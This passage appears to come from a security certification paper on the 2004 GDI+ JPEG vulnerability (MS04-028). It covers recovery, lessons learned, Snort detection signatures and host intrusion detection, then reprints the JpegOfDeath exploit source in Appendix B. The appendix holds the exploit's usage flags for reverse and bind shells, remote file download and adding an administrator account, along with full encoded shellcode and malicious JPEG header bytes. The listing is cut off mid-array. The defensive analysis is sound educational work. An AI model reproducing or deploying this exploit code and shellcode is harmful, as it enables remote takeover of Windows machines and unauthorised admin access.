
Figure 15: SANS GDI+ DLL Scanner

This scan shows the identification of a third-party application which has installed a vulnerable version of the GDI+ DLL file. This is an example of how even a fully patched machine can become an issue again if the redistributable DLL is included with another piece of software and installed on a machine.

After the machine has had the operating system re-installed, patches applied, antivirus definitions updated and scanned clean of any vulnerable DLL's provided by third-party applications the machine is ready to be given back to the user. A statement should be made by a member of the management team or head of the incident response team stating their belief that the system is ready for implementation and the steps that have been taken to ensure the problem is corrected as well as symptoms for the user to watch out for in the future.

Lessons Learned Phase

The lessons learned phase of our example includes a recollection of all events by the individuals involved and an agreement on a timeline for the scenario. The

- 39 -

organization should also identify any areas they were lacking resources and provide business cases for the purchase of these resources.

There are several lessons that may be learned in our example scenario. The company was able to identify that through social engineering, whether it was a direct call to the individual or a carefully crafted email, was possible and additional training for their employees may be necessary.

Some firewalls, such as Checkpoint NG, contain a feature called "protocol anomaly detection" this feature analyzes the structure of a communication for its adherence to the RFC standard of that protocol. In the case of our example the spawned command shell would not look like a correctly encapsulated HTTP session and would generate alerts or emails based off its non-conformity. A screenshot of this functionality in Checkpoint NG is included below.

Figure 16: Checkpoint Anomaly Detection

Our organization may consider implementing features like this in their IDS or firewall to aid in the identification of malicious traffic encapsulated in allowed protocols and ports.

Another possibility for detection is in a network Intrusion Detection System. Intrusion detection systems are capable of monitoring traffic traveling across the network and perform inspection of the packet data for suspicious content. In our

- 40 -

case the IDS system would look for the JPEG malicious comment signature. One popular IDS system capable of this functionality is the SNORT IDS system. The SNORT webpage describes the project as such:

> "Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more."

Because of its open-source license model SNORT has become very popular in the security community and signatures are quickly developed when new threats are identified. The following SNORT signatures were contributed to the SANS ISC on September 23rd, 2004 by Judy Novak.[23]

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"WEB-CLIENT JPEG parser heap overflow attempt";
flow:from_server,established; content:"image/jp"; nocase;
pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\x
ED\xFE]\x00[\x00\x01]/smi"; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_j
peg.mspx; classtype:attempted-admin; sid:2705; rev:2;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"WEB-CLIENT JPEG transfer";
flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"WEB-CLIENT JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg;
content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/";
reference:bugtraq,11173; reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_j
peg.mspx; classtype:attempted-admin; sid:2707; rev:1;)
```

These rules govern traffic flowing from the external (internet) network to the local (organization) network over HTTP ports. These rules contain regular expression checking to identify the variations discussed earlier.

```
xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]
```

This expression will identify JPEG comment signatures with any combination of the hex values above. These rules will identify the attack only from the standpoint

---

[23] http://isc.sans.org/diary.php?date=2004-09-23

of a user browsing a site with a malicious image contained within it. The image being delivered by email in our example or through encrypted SSL sessions would avoid detection.

Host-based intrusion detection software may also be a suggestion in order to identify applications on a victim machine that are operating outside of their normal behavior and performing potentially malicious actions. Some host-based intrusion detection systems can monitor the behavior of applications and alert on suspicious events. Cisco's Security Agent is one such product and their homepage describes it in the following[24].

> "Cisco Security Agent provides threat protection for server and desktop computing systems, also known as endpoints. It identifies and prevents malicious behavior, thereby eliminating known and unknown ("Day Zero") security risks and helping to reduce operational costs. The Cisco Security Agent aggregates and extends multiple endpoint security functions by providing host intrusion prevention, distributed firewall capabilities, malicious mobile code protection, operating system integrity assurance, and audit log consolidation, all within a single product. And because Cisco Security Agent analyzes behavior rather than relying on signature matching, it provides robust protection with reduced operational costs."

A functioning CSA implementation would alert the user and security personnel to potential malicious activity in our example scenario. Because CSA looks at behaviors of applications instead of relying on signatures it would identify that the GDI+ system DLL was attempting to bind to a socket as a result of our shell code. This behavior would be very abnormal for a graphics application and would stop the action and alert the user that malicious code may be present.

IDS systems are an important component of the incident handling process because they allow threats to be credibly identified without damaging evidence on the target machine or machines. In the case of an exploit using our example an IDS alert would indicate that a malicious JPEG file was sent to a host system and that the host system then began an abnormal HTTP session over port 80 to the internet. This series of events should give any incident response analyst enough information to know that containment of the machine and evidence is absolutely necessary at this point and a chain of custody should be established immediately.

---

[24] http://www.cisco.com/en/US/products/sw/secursw/ps5057/

- 42 -

Appendix A: References

Windows JPEG GDI+ All in One Remote Exploit (MS04-028)
<http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php>

Windows JPEG Downloader Toolkit Source Code (MS04-028)
<http://www.k-otik.com/exploits/09272004.JpgDownloader.c.php>

Windows JPEG GDI+ Remote bind/reverse shell Exploit (MS04-028)
<http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php>

Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)
<http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php>

Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)
<http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php>

Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028)
<http://www.k-otik.com/exploits/09222004.ms04-28.sh.php>

Microsoft Developer Network GDI Reference
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus.asp>

Graphics with GDI+
<http://www.drbob42.first-web.net/pdf/4990.pdf>

Microsoft Visual C++ Toolkit 2003
<http://msdn.microsoft.com/visualc/vctoolkit2003/>

OllyDbg Users Forum
<http://ollydbg.win32asmcommunity.net/>

Reverse Engineering Malware
<http://www.zeltser.com/sans/gcih-practical/revmalw.html>

SNORT definition: WEB-CLIENT JPEG parser heap overflow attempt
<http://www.snort.org/snort-db/sid.html?sid=2705>

Full-Disclosure Posting
<http://lists.netsys.com/pipermail/full-disclosure/2004-September/026454.html>

Microsoft Security Advisory (MS04-028)
<http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx>

Common Vulnerabilities and Exposures Advisory
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

Open Source Vulnerability Database
<http://osvdb.com/displayvuln.php?osvdb_id=9951&Lookup=Lookup>

Don Parker GCIH Paper: The student, the professor and Optix Pro
<http://www.giac.org/practical/GCIH/Don_Parker_GCIH.pdf>

Sunil Sekhri GCIH Paper on MSRPC errors
<http://www.giac.org/practical/GCIH/Sunil_Sekhri_GCIH.pdf>

MSDN GDI Reference
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus.asp>

Visual C++ Toolkit
<http://msdn.microsoft.com/visualc/vctoolkit2003/>

Full-Disclosure GDI Variants Posting
<http://seclists.org/lists/fulldisclosure/2004/Oct/0482.html>

Google Search Modifiers
<http://www.google.com/help/operators.html>

FFIEC Social Engineering Definition
<http://www.ffiec.gov/ffiecinfobase/booklets/information_secruity/08_glossary.html>

NIST Publication 800-61
<http://www.csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf>

SANS ISC Diary
<http://isc.sans.org/diary.php?date=2004-09-23>

NIST Write-Blocking Description
<http://www.cftt.nist.gov/HWB-v2-post-19-may-04.pdf>

Guidance Software Product Descriptions
<http://www.guidancesoftware.com/products/index.shtm>

Guidance Software FAQ
<http://www.guidancesoftware.com/support/EnCaseForensic/version3/analysis.shtm>

SANS GDI Scan tool
<http://isc.sans.org/gdiscan.php>

Cisco Security Agent Product Description
<http://www.cisco.com/en/US/products/sw/secursw/ps5057/>

Null Route Description
<http://www.inetdaemon.com/tutorials/internet/ip/routing/static/>

- 44 -

Appendix B: JpegOfDeath.M.c Exploit Code

The following code listing contains the original exploit code JPEG generator.
Additional comments have been included to explain specific functionality in the
program. These comments have been highlighted in red for readability.

```
/*
* Exploit Name:
* =============
* JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
* FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
* Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
* Nick Fitzgerald, Adam Nance (where are you?),
* Santa Barbara, Jenna Jameson, John Kerry, so1o,
* Computer Security Industry, Rom Hackers,  My chihuahuas
* (Rocky, Sailor, and Penny)...
* ==========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ===========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE
*
*/

#include <stdio.h>                      // standard library of console input/output functions.
#include <stdlib.h>                     // standard library of conversion, memory, process functions.
#include <string.h>                     // standard library of functions for string variables.
#include <windows.h>                    // standard library of windows functions.
#pragma comment(lib, "ws2_32.lib")      // instructs linker to search for 32bit winsock2 socket library.

// Exploit Data...        // shellcode is created in assembler, encoded to hex for insertion into the stack during
                          // runtime and terminating characters such as NULLS are removed to prevent termination
char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
```

- 45 -

```
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
```

```
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
